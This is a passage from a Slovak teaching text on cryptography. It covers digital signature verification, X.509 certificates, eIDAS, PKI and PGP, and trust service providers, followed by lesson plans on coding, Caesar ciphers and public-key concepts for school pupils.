
2.1.6 Podpisovanie a overenie podpisu

Postup podpisovania a overovania digitálneho podpisu je znázornený na Obrázku 2.10. Tento postup je založený na princípe asymetrickej kryptografie. Z toho nám vyplýva, že k podpísaniu dokumentu (textový súbor, obrázok, video a pod.) potrebujeme dvojicu kľúčov – *súkromný kľúč (SK)* a *verejný kľúč (VK)*. Rozdiel medzi šifrovaním a podpisovaním spočíva v použití samotných kľúčov. Keďže text môže zašifrovať ktokoľvek, pre účely šifrovania sa používa verejný kľúč. Naopak, dešifrovať zašifrovaný text môže len držiteľ súkromného kľúča. V prípade podpisovania je použitie kľúčov opačné. Súkromný kľúč sa používa na podpisovanie, keďže len jedna osoba (držiteľ súkromného kľúča) má možnosť podpísať za seba dokument. Naopak, je požadované, aby všetci ostatní mohli takto podpísaný dokument overiť. Z tohto dôvodu ho overujú pomocou verejného kľúča, ktorý je im k dispozícii.

Prvým krokom celého postupu je vytvorenie digitálneho odtlačku (hešu) pomocou hešovacej funkcie (*krok A*). Digitálny odtlačok (heš) následne šifrujeme súkromným kľúčom podpisujúceho (*krok B*). Z dôvodov rýchlosti a skutočnosti, že digitálny podpis by nemal obsahovať celý dokument, mal by k nemu len logicky prislúchať, šifrujeme len digitálny odtlačok, a nie celý dokument, aj keď možnosť šifrovania celého dokumentu nie je vylúčená.

V nasledujúcom kroku (*krok C*) pripojíme digitálny podpis k pôvodnému dokumentu, čím získavame podpísaný dokument. Ten následne zašleme príjemcovi, ktorému je dokument určený (*krok D*). Dokument v tomto kroku prechádza cez nezabezpečenú zónu, kde je ohrozený možným útokom na neho (napr. man in the middle útokom [1]).

Po prijatí podpísaného dokumentu príjemcom, príjemca rozdelí podpísaný dokument na pôvodné časti - dokument a digitálny podpis (*krok E*). Ďalším krokom príjemcu (*krok F*) je overenie digitálneho podpisu použitím asymetrického dešifrovacieho systému pomocou verejného kľúča odosielateľa. Týmto krokom získavame pôvodný digitálny odtlačok. Súčasne, na dokument oddelený z podpísaného dokumentu, aplikuje príjemca hešovaciu funkciu (*krok G*) a dostáva digitálny odtlačok dokumentu.




Vo chvíli, keď má príjemca dva digitálne odtlačky, nastáva ďalší krok (*krok H*), ktorým príjemca porovná tieto digitálne odtlačky. Ak sa zhodujú, dokument sa počas prenosu medzi odosielateľom a príjemcom nezmenil (*zachovanie integrity*). Súčasne vieme, že daný dokument podpísal daný odosielateľ (*zachovanie nepopierateľnosti*). Ak nastane druhá možnosť, teda digitálne odtlačky sa nezhodujú, došlo k zmene pôvodného dokumentu, resp. správu (dokument, video a pod.) neodoslal odosielateľ.

2.1.7 Certifikát

Použitie súkromného a verejného kľúča na šifrovanie alebo podpisovanie textov bez existencie dokumentu, ktorý by nám overil, že dvojica kľúčov patrí k sebe a ktorý by identifikoval vlastníka tejto dvojice, prináša množstvo bezpečnostných problémov.

Ukážeme si situáciu, ktorá by mohla nastať bez existencie vyššie spomenutého dokumentu (Obrázok 2.11). Osoba A (odosielateľ) pošle osobe B (príjemca), po osobe C (prostredník, napr. pošta) svoj verejný kľúč VK(A), aby osoba B týmto verejným kľúčom zašifrovala správu pre osobu A. Keďže osoba A je jediným držiteľom súkromného kľúča SK(A), teda je aj jedinou osobou schopnou túto správu dešifrovať. Osoba C však nie je taká spoľahlivá, ako sa zdá, a vytvorí si vlastnú dvojicu kľúčov. Následne zamení verejný kľúč VK(A) osoby A svojim verejným kľúčom VK(C), a tento kľúč odovzdá osobe B. Osoba B v domnienke, že drží verejný kľúč osoby A, napíše osobe A správu a zašifruje ju verejným kľúčom VK(C). Túto správu odovzdá osobe C. Osoba C použitím svojho súkromného kľúča SK(C) dešifruje správu, a pozmení obsah pôvodnej správy vo svoj prospech. Túto novú správu osoba C zašifruje verejným kľúčom osoby A VK(A) a odovzdá osobe A. Takýto útok nazývame *man in the middle (MITM) útok* [1].



Možnosť, ako predísť predošlej situácii, je niekoľko. Prvou je nepoužitie tretej osoby v distribúcii kľúča, ale priame odovzdanie verejného kľúča medzi osobou A a osobou B. Druhou možnosťou je overenie, že daný kľúč patrí osobe A. Osoba B pred použitím verejného kľúča VK(A) kontaktuje osobu A, a po jej autentifikácii si overí, že daný kľúč VK(A) patrí jej. Treťou možnosťou je potvrdenie tohto verejného kľúča treťou nestrannou stranou.

Ďalšími bezpečnostnými otázkami, ktoré sa vynárajú v tomto prípade, je otázka vlastníctva súkromného kľúča a otázka generovania súkromného a verejného kľúča. Znalosť o držbe verejného kľúča nevrať nič o držbe súkromného kľúča. Inými slovami, to, že niekto má k dispozícii verejný kľúč, nemôže automaticky znamenať, že má aj súkromný kľúč, keďže verejný kľúč je dostupný všetkým. Z bezpečnostného hľadiska je teda nevyhnutné si overiť, či má osoba k verejnému kľúču aj príslušný súkromný kľúč.

Súkromný a verejný kľúč je potrebné generovať a ukladať na bezpečnom zariadení, aby sa predišlo odcudzeniu alebo prípadnému poškodeniu. Príkladom bezpečného zariadenia môžu byť eID karty (bližšie si o nich povieme v 15. kapitole, v ktorej sa zameriavame na elektronickú komunikáciu so štátom).


Na bezpečný prenos správ musí osoba B získať od osoby A, okrem jej verejného kľúča VK(A), aj dôkaz o tom, že:

- *vlastníkom verejného kľúča VK(A) je osoba A,*
- *osoba A vlastní k verejnému kľúču VK(A) aj súkromný kľúč SK(A),*
- *oba kľúče boli generované na bezpečnom zariadení.*

Vyššie uvedené požiadavky sú však veľmi nákladné a v praxi ťažko realizovateľné. Z tohto dôvodu sa v praxi používa dokument, ktorý slúži ako dôkaz pre vyššie uvedené požiadavky. Tento dokument nazývame certifikát. **Certifikátom** rozumieme dátovú štruktúru podpísanú osobou, ktorá je považovaná za autoritatívnu pre iné skupiny osôb v celom jej obsahu. Podpis na dátovej štruktúre zväzuje obsiahnuté informácie spolu takým spôsobom, že

informácie nemôžu byť bez odhalenia zmenené [11]. Analógiou certifikátu môže byť overenie podpisov na listine zo strany notára. Notár vydáva dokument, ktorý osvedčí pravosť týchto podpisov. Inými slovami osvedčí, že podpis na listine patrí konkrétnej osobe. Iným príkladom je overenie kópie listiny. V tomto prípade notár overí, že kópia listiny je totožná s originálom.

Podľa Nariadenia eIDAS sa **certifikátom pre elektronický podpis** rozumie elektronické osvedčenie, ktoré spája údaje na validáciu (overenie) elektronického podpisu s fyzickou osobou a potvrdzuje aspoň jej meno alebo pseudonym. Toto nariadenie pozná viacero typov certifikátov, napr. kvalifikovaný certifikát pre elektronický podpis, certifikát pre elektronickú pečať, kvalifikovaný certifikát pre elektronickú pečať. Kvalifikované certifikáty musia spĺňať prísnejšie kritéria ako „obyčajné“. Medzi tieto certifikáty Nariadenie eIDAS zaraďuje aj tie certifikáty, ktoré poznáme pri prezeraní webových sídiel (Obrázok 2.12). Toto nariadenie ich nazýva **certifikáty pre autentifikáciu webového sídla** a definuje ich ako osvedčenie, ktoré umožňuje autentifikáciu webového sídla a spája toto webové sídlo s fyzickou alebo právnickou osobou, ktorej bol certifikát vydaný.



Obrázok 2.12
Certifikát verejného kľúča.

Položky certifikátu

Existuje viacero noriem upravujúcich a definujúcich štruktúru certifikátu (napr. X.509 [2]) V dnešnej dobe sa vychádza zo štandardu X.509 verzie 3. Certifikát podľa tohto štandardu je tvorený nasledujúcimi časťami [12]:

- **verzia certifikátu (položka Version)** – určuje, podľa ktorej normy X.509 je certifikát odvodený. V dnešnej dobe sa používajú certifikáty odvodené od normy X.509 v.3.

- *poradové číslo certifikátu (položka Serial Number)* – musí byť celé kladné číslo, a súčasne musí byť jednoznačne určené pre každý certifikát v rámci poskytovateľa dôveryhodných služieb (certifikačnej authority).
- *algoritmus podpisu (položka Signature Algorithm)* – identifikuje algoritmy použité na podpísanie certifikátu. Táto položka musí obsahovať rovnaký identifikátor algoritmu ako položka *Signature Algorithm* v sekvencii certifikátu.
- *dobu platnosti certifikátu* – je časový interval, počas ktorého certifikačná autorita zaručuje, že bude podporovať informácie o statuse certifikátu. Platnosť (položka *Validity*) obsahuje 2 dátumy:
 - dátum, kedy platnosť certifikátu začína – „*Not before*“
 - dátum, kedy platnosť certifikátu končí – „*Not after*“
- *vydavateľ certifikátu (položka Issuer)* – špecifikuje osobu, ktorá podpisuje a vydáva certifikát. Táto položka musí obsahovať neprázdné jedinečné meno.
- *predmet certifikátu (položka Subject)* – identifikuje osobu spojenú s verejným kľúčom uloženým v položke verejný kľúč, teda špecifikuje držiteľa certifikátu. V PKI podľa X.509 verzie 3, poskytovateľ dôveryhodných služieb nesmie vydať dvom rôznym osobám certifikát s rovnakým predmetom. Na druhej strane je však praktické vydávať tej istej osobe certifikáty s rovnakým predmetom.
- *verejný kľúč (položka Subject Public Key)* – obsahuje samotný verejný kľúč a identifikátor algoritmu, s ktorým bude kľúč použitý (napr. RSA, DSA, Diffie-Hellman). Tento algoritmus treba odlišovať od položky algoritmus podpisu, ktorý špecifikuje identifikátor algoritmu (napr. RSA s SHA-1), použitého pre podpis samotného certifikátu.

Položka vydavateľ a položka predmet používajú rovnaký dátový formát označovaný ako **jedinečné meno (Distinguished Name)**, ktoré bolo zavedené normou X.501. Cieľom normy je vytvorenie celosvetovej adresárovej štruktúry, v ktorej jeden konkrétny záznam odpovedá jedinečnému menu. Jedinečné meno je v tejto štruktúre tvorené čiastkovými informáciami o danom subjekte.

Konkrétne čiastkové informácie nazývame **relatívnymi jedinečnými menami (Relative Distinguished Name)**, ktoré sú tvorené množinou atribútov. Atribút je potom dvojica identifikátora objektu (napr. Common Name, Surname, Country atď.) a hodnoty (napr. Pavol, Sokol, SK..). Jedinečné meno je následne tvorené postupnosťou týchto relatívnych jedinečných mien. (napr. Common Name = Pavol, Surname = Sokol, Country = SK atď.).

2.1.8 Infraštruktúra verejného kľúča (PKI) a dosť dobré súkromie (PGP)

Certifikáty zväzujú dvojicu kľúčov (súkromný a verejný kľúč) k sebe, a identifikujú osobu vlastníka týchto kľúčov. Používanie týchto certifikátov by však bez použitia akýkoľvek pravidiel spôsobovalo obrovské problémy. Takto by bolo možné vytvoriť totožné certifikáty, čo je v rozpore so základnou funkciou používania certifikátov.

Z vyššie uvedeného dôvodu vznikla **infraštruktúra verejného kľúča (public key infrastructure, PKI)**, ktorú možno stručne definovať ako sústavu technických, a predovšetkým organizačných opatrení, spojených s vydávaním, správou, používaním a odvolávaním platnosti kryptografických kľúčov a certifikátov [12].

Alternatívou k infraštruktúre verejného kľúča je **systém dosť dobrého súkromia (Pretty Good Privacy, PGP)** [13]. Ide o bezplatný systém pre správu verejného kľúča vytvoreného Philom Zimmermannom v roku 1991.

Hlavným rozdielom medzi systémami PKI a PGP je spôsob autentifikácie verejných kľúčov. PKI systém je založený na dôveryhodných tretích stranách – **poskytovateľoch dôveryhodných služieb**, o ktorých si bližšie povieme v nasledujúcej kapitole. Ktokoľvek môže vytvoriť pár kľúčov pre ľubovoľnú doménu alebo svoju osobu. Dôveryhodné sú len tie verejné kľúče, ktoré sú podpísané súkromným kľúčom poskytovateľa dôveryhodných služieb.

Na druhej strane, dôvera v PGP sa dosahuje pomocou **modelu „pavučiny dôvery“ (web of trust model)**. Základnou myšlienkou tohto modelu je, že verejný kľúč používateľa PGP je akceptovaný, ak bol podpísaný jedným alebo viacerými ďalšími dôveryhodnými používateľmi PGP. Inými slovami, v rámci PGP sa spoliehame na dôveryhodných používateľov PGP, aby ste verili ostatným. Každý používateľ služby PGP vedie zoznam verejných kľúčov nazývaných **kľúčenka (keyring)**. Kľúčenky môžu byť vymieňané medzi používateľmi [14].

Populárnu implementáciu PGP predstavuje **GNU Privacy Guard (GnuPG, GPG)** [15]. Ide o implementáciu s otvoreným zdrojovým kódom podľa OpenPGP (RFC4880). Systém je dôveryhodný pre zabezpečenie integrity a dôvernosti internetovej komunikácie prostredníctvom rôznych kryptografických metód. Príkladom použitia GPG sú distribúcie Linuxu - Debian a Redhat, ktoré tento nástroj používajú na overenie stiahnutých balíčkov správcom balíkov (bližšie si o balíčkovacích systémoch povieme v 9. kapitole) alebo na šifrovanie dôverných e-mailových správ.

2.1.9 Poskytovatelia dôveryhodných služieb

Ako sme už vyššie uviedli, súčasťou infraštruktúry verejného kľúča sú aj dôveryhodné tretie strany, ktoré Nariadenie eIDAS označuje ako **poskytovateľov dôveryhodných služieb**. Týmito poskytovateľmi sú fyzické alebo právnické osoby poskytujúca jednu alebo viacero dôveryhodných služieb buď ako kvalifikovaný alebo nekvalifikovaný poskytovateľ dôveryhodných služieb. **Dôveryhodná služba** v zmysle Nariadenia eIDAS predstavuje elektronickú službu, ktorá sa spravidla poskytuje za odplatu a spočíva:


- **vo vyhotovovaní a validácii (overovaní) (elektronických podpisov)**, elektronických pečatí alebo elektronických časových pečatí, elektronických doručovacích služieb pre registrované zásielky a certifikátov, ktoré s týmito službami súvisia, alebo
- **vo vyhotovovaní a validácii (overovaní) certifikátov pre autentifikáciu webových sídiel**, alebo
- **v uchovávaní elektronických podpisov, pečatí alebo certifikátov**, ktoré s týmito službami súvisia;

Používanie certifikátov vytvára v praxi vzájomné vzťahy medzi subjektmi, ktoré používajú infraštruktúru verejného kľúča. Tieto vzťahy sú zjednodušene znázornené na Obrázku pod spoločným názvom „*trojuholníková dôvera pri poskytovaní dôveryhodných služieb*“.

Trojuholníková dôvera je tvorená troma subjektmi:

- *podpisujúca osoba,*
- *overujúca osoba* a
- *poskytovateľ dôveryhodných služieb.*

a vzájomnými vzťahmi medzi nimi. Podpisujúca osoba (*osoba A*) vytvorí žiadosť a so svojim verejným kľúčom ju doručí poskytovateľovi dôveryhodných služieb (PDS). Ten po úspešnom absolvovaní všetkých procedúr (napr. overení identity žiadateľa), odošle osobe A certifikát podľa zaslanej žiadosti. Neskôr osoba A odosiela správu (napr. emailovú správu pomocou emailového klienta) príjemcovi správy (*osoba B*) spolu s certifikátom, ktorý získala od PDS. Osoba B si vyžiada od PDS, ktorý vydal daný certifikát, verejný kľúč obsiahnutý v certifikáte a overí si platnosť certifikátu odoslaného od osoby B (automaticky cez webový prehliadač, alebo cez emailového klienta).



Obrázok 2.13 Trojuholníková dôvera pri poskytovaní dôveryhodných služieb.

2.2 Úvod do kryptológie (metodika)

Vyučovacia hodina č. 1 témy „Základy kryptológie“

Špecifické ciele VH:

 ŠPECIFICKÝ CIEĽ - KOGNITÍVNY		ÚROVEŇ TAXONÓMIE PODĽA NIEMIERKA
1	Vysvetliť význam „kódovania“.	2
2	Vysvetliť význam „šifrovania“.	2
3	Vymenovať fázy procesu šifrovania a dešifrovania.	1
4	Vysvetliť pojem „kľúč“.	2
5	Vysvetliť rozdiel medzi symetrickou a asymetrickou kryptografiou.	2
6	Vysvetliť pojem „verejný kľúč“.	2
7	Vysvetliť pojem „súkromný kľúč“.	2
8	Vysvetliť význam „infraštruktúry verejného kľúča“ (PKI).	2
9	Použiť vybraný spôsob šifrovania na zašifrovanie jednoduchkej vety.	3
10	Použiť vybrané kódovanie na zakódovanie jednoduchkej vety.	3

 ŠPECIFICKÝ CIEĽ – AFEKTÍVNY

1

Pretvárať postoj k ochrane prenášaných dát medzi počítačmi – integrovať potrebu ochrany digitálneho prenosu dát.

DIDAKTICKÝ PROBLÉM

V dobe využívania informačno-komunikačných technológií (IKT) v každodennom živote na činnosti, ktoré sú spojené so spracovaním a presúvaním dôležitých a citlivých údajov prostredníctvom pracovných či súkromných počítačov, prenos informácií od zdroja k cieľu musí mať možnosť – v prípade potreby (napr. pri komunikácii elektronickou poštou), spĺňať požiadavky na jeho bezpečnosť: informácie musia byť doručené v úplnej a pôvodnej podobe. Je potrebné zabezpečiť, aby počas prenosu nedošlo k možnosti **zistiť obsah prenášaných informácií**.

Hlavnou úlohou vyučovacej hodiny je, aby žiaci vedeli vysvetliť podstatu a význam kryptológie, aktívne poznali pojmy **kryptológia, kryptografia, kryptoanalýza, kódovanie, šifrovanie, kľúč**.

MOTIVÁCIA (5 MIN.)

VM: rozprávanie; SF: frontálna

Videli ste film Enigma? Viete, o čo tam išlo? (Anglický vedec Alan Turing so svojim tímom pracuje na rozlúštení nacistického šifrovacieho kódu ...)

Prečo je nutné kódovať informácie? (zjednodušený prenos)

Prečo je nutné šifrovať informácie? („zakrytie“ obsahu prenosu pred nechceným publikom)

EXPOZÍCIA (20 MIN.)

VM: syntéza; SF: frontálna

- Učiteľ napíše na tabuľu: . - - - - . - - - (AHOJ zakódovaný v Morseovej abecede)
 - Kedy a prečo sa tento zápis použije?
 - (ak chce niekto niekoho pozdraviť pomocou telegrafného prenosu)
 - (zakódované do formy, ktorá je prenositeľná telegrafným signálom)
 - (každý, kto pozná Morseovu abecedu, si reťazec vie rozkódovať)

- Ak chceme zapísať reťazec AHOJ napr. do textového dokumentu, ako fyzicky sa to zrealizuje?
 - Stlačením písmena na klávesnici sa jeho kód presunie na spracovanie do základnej jednotky počítača.
 - (A zodpovedá $(41)_{16}$)
 - (H zodpovedá $(48)_{16}$)
 - (O zodpovedá $(4F)_{16}$)
 - (J zodpovedá $(4A)_{16}$)

KÓDOVANIE – zápis informácie iným spôsobom (napr. z dôvodu prenosu na istú vzdialenosť, z dôvodu prevodu do elektronickej podoby).


- Ak by vojaci posielali informácie v Morseovej abecede – kto by sa ich dozvedel?
 - AHOJ -> DKRM (ukážka Caesarova šifra: +3)
 - dešifrovanie: -3

ŠIFROVANIE – zápis informácie tak, aby bol priamo **nečitateľný**, a teda nepoužiteľný iba za pomoci „prostriedku“ – kľúč.

- **Rovnaký** kľúč pri šifrovaní aj dešifrovaní – **symetrická** kryptografia (Obrázok 2.6)
 - (Ukázať použitie cez šifrovacie pravítko: AHOJ -> DKRM)

X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C

- (Ukázať použitie cez šifrovací kruh)



- **Iný** kľúč pri šifrovaní ako pri dešifrovaní – **asymetrická** kryptografia (Obrázok 2.7)
 - verejne známy – na zašifrovanie kýmkoľvek – **verejný kľúč**,
 - súkromný pre privátny subjekt – na dešifrovanie zašifrovaného – **súkromný kľúč**.
 - (ako analógiu možno uviesť doručovanie pošty do schránok v bytových domoch:
 - *ktokoľvek, kto sa dostane k bytovým schránkam, vlastní „verejný kľúč“ – dokáže vložiť poštu do bytovej schránky,*
 - *iba vlastník schránky dokáže poštu zo svojej schránky vybrať – vďaka svojmu „súkromnému kľúču“)*

■ **PKI** (public key infrastructure) – vysvetlenie pojmu

FIXÁCIA (13 MIN.)

VM: kooperácia v skupine; SF: skupinová


Žiaci sa rozdelia na 3 skupiny. Pri svojej činnosti využijú internet.

- Skupina č. 1: vymyslí vetu, zapíše ju v Morseovej abecede na list papiera.
- Skupina č. 2: vymyslí vetu, zašifruje ju Caesarovou šifrou a napíše na list papiera.
- Skupina č. 3: vymyslí vetu, zapíše ju v ASCII a napíše na list papiera.

Každá skupina posunie svoj list papiera nasledujúcej skupine, ktorá má zistiť a napísať pôvodný / otvorený text; list vrátia pôvodnej skupine na skontrolovanie

DIAGNOSTIKA (5 MIN.)

Príklad otázok pre spätnú väzbu:

 OTÁZKA (SPRÁVNA ODPOVEĎ)	ODPOVEĎ
1 Utajenie informácií pri ich prenose medzi IKT zariadeniami sa deje cez: (c)	a) kódovanie b) dekodovanie c) šifrovanie d) dešifrovanie

2	Kľúč sa využíva v procese (c, d)	a) kódovanie b) dekodovanie c) šifrovanie d) dešifrovanie
---	-------------------------------------	--

3	Asymetrická kryptografia používa (c)	a) súkromný kľúč na šifrovanie, verejný kľúč na dešifrovanie b) jeden kľúč na šifrovanie aj dešifrovanie c) verejný kľúč na šifrovanie, súkromný kľúč na dešifrovanie d) súkromný kľúč na šifrovanie, prívátny kľúč na dešifrovanie
4	PKI je (a, c)	a) public key infrastructure b) public kode inteligence c) pravidlá a opatrenia používania kryptografických kľúčov d) infraštruktúrna autorita

ZADANIE DOMÁCEJ ÚLOHY:

Vytvoriť si z papiera šifrovacie kruhy na šifrovanie a dešifrovanie anglických textov. Žiaci môžu využiť vlastnú kreativitu.

Inšpirácia podľa http://susy.saske.sk/rok-2012/iplba/pracovne-listy/07/sifrovacie_kruhy.png



Cieľ DÚ – u žiakov:

- 1) prispieť k rozvoju jemnej motoriky,
- 2) prispieť k rozvoju estetického grafického prejavu, kreativity,
- 3) upevnenie zodpovedného prístupu k plneniu si svojich povinností;
 - na nasledujúcej VH žiak využije svoju vytvorenú pomôcku pri úvodnom overovaní vedomostí.

ZHRNUTIE – ÚVOD DO KRYPTOLÓGIE

1	Vysvetliť význam „kódovania“. <i>(vedná disciplína, ktorá sa zaoberá transformáciou textu, nie z dôvodu utajenia, ale iného zápisu (často z dôvodu prenositeľnosti))</i>
2	Vysvetliť význam „šifrovania“. <i>(transformácia údajov tak, aby boli nečitateľné a teda nepoužiteľné)</i>
3	Vymenovať fázy procesu šifrovania a dešifrovania. <i>(otvorený text (plain text) – šifrovanie – šifrovaný text (cipher text) – dešifrovanie – otvorený text (plain text))</i>
4	Vysvetliť pojem „kľúč“. <i>(akákoľvek postupnosť znakov, ktorá sa používa ako súčasť šifrovania / dešifrovania)</i>
5	Vysvetliť rozdiel medzi symetrickou a asymetrickou kryptografiou. <i>(v procese šifrovania a dešifrovania je pri symetrickej použitý rovnaký kľúč, pri asymetrickej dva rôzne kľúče)</i>
6	Vysvetliť pojem „verejný kľúč“. <i>(kľúč známy verejne, voľne prístupný (použije sa pri šifrovaní správy))</i>
7	Vysvetliť pojem „súkromný kľúč“. <i>(kľúč známy iba príjemcovi správy (použije pri dešifrovaní správy))</i>
8	Vysvetliť význam „infraštruktúry verejného kľúča“ (PKI). <i>(pravidlá, postavenie a vzťahy medzi „kľúčmi“, „certifikátmi“ a „autoritami“)</i>
9	Zašifrovať slovo Caesarovou šifrou. <i>(nahradiť každé písmeno daného textu takým, ktoré sa nachádza o 3 pozície ďalej)</i>
10	Zakódovať slovo ASCII kódom. <i>(za pomoci ASCII tabuľky zapísať predložený text v ASCII kóde)</i>

2.3 Elektronický podpis (metodika)

Vyučovacia hodina č. 2 témy „Základy kryptológie“

Špecifické ciele VH:

	ŠPECIFICKÝ CIEĽ - KOGNITÍVNY	ÚROVEŇ TAXONÓMIE PODĽA NIEMIERKA
1	Vysvetliť pojem „elektronický podpis“.	2
2	Vysvetliť pojem „digitálny podpis“.	2
3	Vysvetliť pojem „heš“.	2
